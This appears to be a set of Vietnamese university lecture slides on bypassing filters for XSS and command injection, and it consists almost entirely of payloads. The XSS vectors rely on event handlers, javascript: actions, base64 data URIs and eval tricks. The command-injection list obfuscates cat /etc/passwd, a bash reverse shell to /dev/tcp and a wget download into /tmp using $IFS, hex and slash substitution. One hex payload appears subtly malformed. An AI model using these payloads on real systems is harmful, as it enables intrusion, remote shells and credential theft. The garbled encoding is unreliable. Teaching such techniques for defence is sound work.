- **Sử dụng các sự kiện**
  - `<a href="rhainfosec.com" onmouseover=alert(1)>ClickHere</a>`
  - `<a href="rhainfosec.com" onclimbatree=alert(1)>ClickHere</a>`
  - `<img src="x" onerror=alert(1);>`
  - `<img src="x" onerror=alert(String.fromCharCode(88,83,83));>`
  - `<video src="x" onerror=prompt(1);>`

Bypass tấn công XSS

Sử dụng thuộc tính action, formaction của form

- `<form action="Javascript:alert(1)"><input type=submit>`
- `<form action="j	a	vas	c	r	ipt:alert(1)"><input type=submit>`
- `<form><button formaction=javascript:alert(1)>CLICKME`

Bypass tấn công XSS

Sử dụng thuộc tính data

- `<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4=">`
- `<script src="data:;base64,YWxlcnQoIkhlbGxvIik="></script>`
- `<object/data=//goo.gl/nlX0P?`

Bypass tấn công XSS

Bypass blacklist sử dụng code evaluation

```
eval('ale'+'rt(0)');
Function("ale"+"rt(1)")();
new Function`al\ert\`6\``;
setTimeout('ale'+'rt(2)');
setInterval('ale'+'rt(10)');
Set.constructor('ale'+'rt(13)')();
Set.constructor`al\x65rt\x2814\x29```;
```

VD:

- `<script>eval('ale'+'rt(0)');</script>`

Bypass tấn công XSS

Bypass bằng html tag chưa hoàn chỉnh

- `<img src='1' onerror='alert(0)'` **<**

→ Có thể sử dụng khi dấu **>** bị chặn

Bypass tấn công XSS

Dấu nháy ' bị chặn

- Sử dụng String.fromCharCode()
  - `String.fromCharCode(88,83,83) #XSS`
- Sử dụng sự kiện mousedown
  - `<a href="" onmousedown="var name = '';alert(1)//';alert('smthg')">Link</a>`

Bypass tấn công XSS

Khoảng trắng bị chặn


- Sử dụng dấu /
  - `<img/src='1'/onerror=alert(0)>`

Các ký tự ( ) ; : bị chặn

- Dấu **(** → &#40
- Dấu **)** → &#41
- Dấu **:** → &#58
- Dấu **;** → &#59
  - `<svg><script>alert&#40/1/&#41</script>`

https://www.codetable.net/

Bypass tấn công Command Injection



Bypass tấn công Command Injection

Các ký tự bị chặn: `;` `&` `&&` `|` `||`

- URL encoding
  - **%3B, %26, %26%26, %7C, %7C%7C**
- Double URL encoding
  - **%253B, %2526, %2526%2526, %25%7C, %25%7C%25%7C**
- Sử dụng dấu newline **%0A**

Bypass tấn công Command Injection

Một số câu lệnh cơ bản

- `cat /etc/passwd`
- `bash -i >& /dev/tcp/127.0.0.1/8080 0>&1`
- `wget http://127.0.0.1:8080/x.sh -O /tmp/y.sh`

Bypass tấn công Command Injection

Không sử dụng khoảng trắng

- **`cat /etc/passwd`**
  - `cat</etc/passwd`
  - `(cat,/etc/passwd)`
  - `cat${IFS}/etc/passwd`
  - `X=$'cat\x20/etc/passwd'&&$X`
  - `bash</etc/passwd`
  - `IFS=,;$(cat<<<cat,/etc/passwd) #bash only`

Bypass tấn công Command Injection

Không sử dụng khoảng trắng

- **`bash -i >& /dev/tcp/127.0.0.1/8080 0>&1`**
  - `bash$IFS-i$IFS>&$IFS/dev/tcp/127.0.0.1/8080$IFS0>&1`
  - `echo${IFS}"RCE"${IFS}&&bash${IFS}-i${IFS}>&${IFS}/dev/tcp/127.0.0.1/8080$IFS0>&1`
  - `sh</dev/tcp/127.0.0.1/8080`
  - `IFS=,;`bash<<<bash,-i,>&/dev/tcp/127.0.0.1/8080;0>&1`

Bypass tấn công Command Injection

Không sử dụng khoảng trắng

- **wget http://127.0.0.1:8080/x.sh -O /tmp/y.sh**
  - `{wget,http://127.0.0.1:8080/x.sh,-O,/tmp/y.sh}`
  - `wget${IFS}http://127.0.0.1:8080/x.sh${IFS}-O${IFS}/tmp/y.sh`
  - `X=$'wget\x20http://127.0.0.1:8080/x.sh\x20-O\x20/tmp/y.sh'&&$X`
  - `IFS=,;$(cat<<<wget,http://127.0.0.1:8080/x.sh,-O,/tmp/y.sh)`

Bypass tấn công Command Injection

Sử dụng hex encoding

- **`cat /etc/passwd`**
  - `cat $(echo -e "\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64")`
  - `cat $(xxd -r -p <<< 2f6574632f706173737764)`
  - `cat $(xxd -r -ps <(echo 2f6574632f706173737764))`

Bypass tấn công Command Injection

Sử dụng hex encoding

- **wget http://127.0.0.1:8080/x.sh -O /tmp/y.sh**
  - `$(xxd -r -p <<< 77676574206874747703a2f2f3132372e302e302e313a313231322f782e7368202d4f202f746d702f792e73680a)`
  - `$(xxd -r -ps <(echo 77676574206874747703a2f2f3132372e302e302e313a313231322f782e7368202d4f202f746d702f792e73680a))`
  - `$(echo -e "\x77\x67\x65\x74\x20\x68\x74\x74\x70\x3a\x2f\x2f\x31\x32\x37\x2e\x30\x2e\x30\x2e\x31\x3a\x31\x32\x31\x32\x2f\x78\x2e\x73\x68\x20\x2d\x4f\x20\x2f\x74\x6d\x70\x2f\x79\x2e\x73\x68\x0a")`

Bypass tấn công Command Injection

Không sử dụng dấu slash (/)

- **`cat /etc/passwd`**
  - `cat ${HOME:0:1}etc${HOME:0:1}passwd`
  - `cat $(echo . | tr '!-0' '"-1')etc$(echo . | tr '!-0' '"-1')passwd`

Bypass tấn công Command Injection

Không sử dụng dấu slash (/)

- **`bash -i >& /dev/tcp/127.0.0.1/8080 0>&1`**
  - `bash -i >& ${HOME:0:1}dev${HOME:0:1}tcp${HOME:0:1}127.0.0.1${HOME:0:1}8080 0>&1`
  - `bash -i >& $(echo . | tr '!-0' '"-1')dev$(echo . | tr '!-0' '"-1')tcp$(echo . | tr '!-0' '"-1')127.0.0.1$(echo . | tr '!-0' '"-1')8080 0>&1`

Bypass tấn công Command Injection

Không sử dụng dấu slash (/)

- **`wget http://127.0.0.1:8080/x.sh -O /tmp/y.sh`**
  - `wget http:${HOME:0:1}${HOME:0:1}127.0.0.1:8080${HOME:0:1}x.sh -O ${HOME:0:1}tmp${HOME:0:1}y.sh`
  - `wget http:$(echo . | tr '!-0' '"-1')$(echo . | tr '!-0' '"-1')127.0.0.1:8080$(echo . | tr '!-0' '"-1')x.sh -O $(echo . | tr '!-0' '"-1')tmp$(echo . | tr '!-0' '"-1')y.sh`

Bảo mật web và ứng dụng

Trường ĐH CNTT TP. HCM